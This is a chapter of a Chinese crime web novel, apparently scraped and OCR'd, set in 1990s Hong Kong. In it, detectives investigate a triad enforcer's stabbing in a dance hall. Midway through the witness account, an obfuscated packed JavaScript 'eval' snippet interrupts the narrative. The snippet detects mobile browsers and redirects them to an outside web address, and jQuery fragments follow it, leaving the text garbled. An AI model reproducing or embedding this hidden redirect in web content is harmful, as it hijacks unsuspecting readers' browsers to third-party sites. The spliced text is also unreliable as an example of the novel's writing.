103. 舞厅血案

作品:《香江女警探[九零]

    九十年代的香江,入夜的夜晚总笼罩着一层浓得化不开的迷离氛围。


    弥敦道两侧的霓虹灯牌层层叠叠地挤在高矮不一的楼宇之间,红的、粉的、蓝的各色光芒交织成一片朦胧而暧昧的雾气,将整条街道的柏油路面映照出一种诡异而迷人的亮色。


    偶尔有老式的出租车鸣着刺耳的喇叭呼啸而过,车轮碾过路面的积水洼,溅起一串串混着尘埃的水珠。这些水珠在霓虹的映照下短暂闪烁,随即落下,与街边茶餐厅飘出的菠萝油甜香,以及斜对面“夜色”舞厅隐约泄出的强劲迪斯科节拍交织在一起,构成这座城市特有的、既世俗又躁动的夜晚气息。


    晚风轻轻吹过,带来一丝若有若无的龙舌兰酒香,混合着女人身上廉价香水的味道,像一层若隐若现的薄纱,温柔而又略带迷离地覆盖着这条仿佛永远不知疲倦的街道。


    “夜色”舞厅隐匿于弥敦道中段一栋旧楼的第三层,门面并不张扬,内部也称不上顶级奢华,却因其强劲的荷东金曲、震耳欲聋的低音鼓点,以及吧台中调得既烈又甜的鸡尾酒,成为许多年轻男女聚集的热门场所。


    更重要的是,这里也是道上各方势力暗中觊觎的一处利益点——东兴社的赵仕凯,便是倚仗社团的背景,揽下了这家舞厅的看场事务。


    赵仕凯身材高大魁梧,左臂纹着一条张扬的过肩龙,平日里在这里几乎是横着走路,收保护费、驱逐闹事客人,没少与人结怨。


    舞厅的陈经理每次见到他,都得赔着笑脸递烟问候,生怕稍有怠慢,便可能引发一场砸场风波。


    然而今晚的“夜色”却一反往常的喧闹。刚过十点,这本该是舞池中最热闹、男女相拥随着音乐尽情摇摆的黄金时段,此时舞厅门口却被一圈身穿藏青色制服的警察围住。


    黄黑相间的警戒线将众多好奇围观的路人拦在外面,不少人踮起脚尖向里张望,交头接耳的议论声在晚风中断断续续地飘散,言语间透着一丝不安与惶恐。


    “听说里面死人了!”


    “好像是东兴的赵仕凯,胸口被人捅了一刀!”


    “啧,他平时得罪的人可不少……”......


    舞厅门口的霓虹招牌仍在不知疲倦地闪烁,红底白字的“夜色”二字在夜幕中格外刺眼,那红色灯光恍惚间竟如鲜血一般,映得人心中发慌。


    “陆督察,苏警官,请进。”


    守在门口的年轻警员一见陆振霆与苏晴赶到,立即侧身让出通道,语气里带着明显的敬重。


    他是刚调来重案组的新人,早已听闻这对搭档的威名——陆振霆思维缜密、行事果断,屡破社团相关的大案要案;苏晴则心思细腻,尤其擅长现场痕迹勘察与嫌疑人心理侧写。二人联手侦办案件,几乎从无失手。


    陆振霆微微颔首,步伐沉稳地向内走去。他身着深色便装,黑色衬衫的袖口随意挽至小臂,露出一段结实的手臂和腕上那块老旧却精准的机械表,表盘上的指针在霓虹灯光照射下泛着冷冽的光泽。


    他身形挺拔、眉目深邃,下颌线紧绷,眼中藏着多年重案组刑侦工作磨炼出的锐利光芒。手中夹着一本黑色笔记本,整个人透着一股不容置疑的权威气场。作为警署重案组的督察,他在香江警队中颇具声望,道上的人见了他,多半也要收敛几分。跟在他身后的苏晴,则穿着一件简洁的白色衬衫与卡其色长裤,长发利落地束在脑后,露出光洁的额头与纤细的脖颈。


    她面容清秀,鼻梁挺拔,眉宇间却透着一股不逊于男性的飒爽干练。衬衫的领口严谨地扣紧,但袖口同样卷起,露出一小截白皙的手臂,指尖已经戴好一双白色的乳胶手套——这是她一贯的工作习惯,无论走到哪里,总是先做好保护现场的准备。


    作为重案组中为数不多的女性刑侦警员,她与陆振霆搭档的这段时间以来,破获了多起棘手案件,彼此之间默契十足,往往只需一个眼神便能会意。


    一踏入舞厅,混杂的气息立刻扑面而来。浓烈的烟味、酒精的余味、残留的香水气息,以及隐约可辨的、与周遭仍在自动播放的迪斯科音乐极不协调的淡淡血腥气。


    舞厅内的客人已被基本疏散,只剩下几个惊魂未定的工作人员蜷缩在吧台角落,低声交谈着什么。


    几名取证警员正在大厅内有序地开展工作,相机闪光灯不时亮起,照亮空气中漂浮的微尘,那些尘埃在光柱中无助地翻滚,如同迷失方向的幽灵。


    舞池的地板上还留着几处凌乱的脚印,吧台上的玻璃杯东倒西歪,一瓶未喝完的威士忌滚落在地,琥珀色的酒液正沿着地板的缝隙缓缓渗入地毯中。


    舞厅经理是一位年约四十的中年男子,姓陈。他身穿熨帖的西装,头发却有些凌乱,额上布满细密的汗珠,双手不自觉地反复互搓,仿佛这样能搓去内心的恐慌。


    一见陆振霆与苏晴步入,他急忙快步迎上前,声音止不住地颤抖:“陆督察,苏警官,你们可算来了……你们可算来了,这、这事儿也太吓人了……我在这舞厅干了整整十年,从开业到现在什么场面没见过,可还从来没遇到过这么骇人听闻的事情……”


    陈经理的声音发颤,一边说一边用颤抖的手擦拭额头上不断渗出的冷汗,脸色苍白得像是被抽干了血。


    陆振霆停下脚步,目光如炬般扫视着空旷而凌乱的大厅,霓虹灯还在不知疲倦地旋转闪烁,最终他的视线定格在陈经理惶恐不安的脸上。


    他的眼神沉静得像一潭深不见底的湖水,却透着一种几乎能穿透人心的锐利,看得陈经理脊背发凉,不自觉地往后退了半步。


    “把具体情况说清楚,死者身份、发现地点、具体时间,一个细节都别漏。”


    陆振霆的语气异常平静,却带着一股不容置疑的威严,声音虽然不高,却清晰地压过了舞厅里仍在喧嚣的迪斯科音乐。


    陈经理艰难地咽了口唾沫,喉结剧烈地滚动了一下,才用干涩得如同砂纸摩擦的嗓音开口:“死者是赵仕凯,是东兴社的人,平时就在我们这儿负责看场子……大概半小时前,刚好十点整,服务生阿明像往常一样去VIP包间送酒,就是赵仕凯常待的那个八号包间。”


    “他一推开门,就看见人直接躺倒在沙发上,胸口正正插着一把匕首,血……血流得满地都是,把整个地毯都染红了,那股血腥气冲得人头晕;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17145455|192835||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    。阿明当场就吓懵了,手里的酒瓶‘哐当’一声砸在地上,连滚带爬地尖叫着冲出来喊人。”


    “我赶紧跑过去一看,赵仕凯的眼睛还死死睁着,可已经没气了……我、我自己都手忙脚乱,但还是立刻就报了警……”


    他边说边用发抖的手指指向舞厅深处那条昏暗的走廊,声音越来越低,眼神里写满了惊惧。


    “赵仕凯这人……脾气爆,仗着自己是社团的人,平时嚣张惯了,在舞厅里没少得罪人。不管是客人还是我们自己的员工,稍微不顺他的心,他就破口大骂、砸东西闹事,大家都敢怒不敢言……”


    “就在昨晚,他还跟洪兴社的那帮人在包间里大吵了一架,动静特别大,摔了不少酒杯和烟灰缸,玻璃碎了一地,当时好多人都听见了。谁想得到……这才隔了一夜,就闹出这种人命关天的大事……”


    “洪兴社的人?”


    陆振霆眉头骤然紧锁,指尖在黑色笔记本上迅速而有力地记下关键词。


    他的字迹凌厉而清晰,每一个笔画都带着一股冷峻的决断力。


    “冲突具体是什么起因?对方带头的是谁,现在人在哪里?”


    “是洪兴的阿彪,也算是个小头目,手下常跟着七八个弟兄。”陈经理长长叹了口气,脸上挤满了无奈和疲惫。


    “大概是昨晚八点多钟,阿彪带着几个兄弟来舞厅玩,在吧台那边和赵仕凯的手下不小心撞了一下。赵仕凯的人手里正端着酒,这一撞酒全泼在赵仕凯新买的那件真丝衬衫上。”


    “赵仕凯本来就是个一点就炸的脾气,当场就火了,指着阿彪的鼻子破口大骂,阿彪也是道上混的,哪忍得下这口气,两人立马就吵得不可开交。”


    “后来他们干脆带人进了八号包间,关起门来吵了将近一个钟头,里面乒乒乓乓响个不停,像是在动手,还不断传出砸东西的声响。我们谁都不敢进去劝,这帮人都是刀口上混的,哪个我们都得罪不起啊……”


    他稍微停顿了一下,又压低声音补充道:“最后是阿彪他们先出来的,走的时候一个个脸色铁青,阿彪还狠狠踹了一脚包间门,骂咧咧地走了。”


    “赵仕凯倒一直没露面,就待在包间里没出来,直到今天晚上出事……至于阿彪他们现在在哪儿,我是真不知道,自打昨晚离开后就再没见他们来过。”


    陆振霆没再继续追问,只是朝身旁的苏晴递了一个眼神。


    苏晴立刻会意,两人并肩朝着舞厅深处那条光线幽暗的走廊走去。


    走廊里的壁纸是复古花纹的,但不少地方已经泛黄卷边,斑驳的墙面隐约可见。地上铺着的暗红色地毯软厚而陈旧,踩上去几乎听不见脚步声,只有两人的影子在廊灯下拉长,气氛压抑得让人喘不过气。


    走廊两侧的包间门都紧闭着,铜制的号码牌从一号排到十号。


    八号包间就在最尽头,门口守着两名警员,见到陆振霆与苏晴走近,无声地将门推开。


    门刚一打开,一股浓重得令人作呕的血腥味就混杂着酒精和残留的香水气息扑面而来。


    陆振霆与苏晴对视一眼,神色凝重地迈入了现场。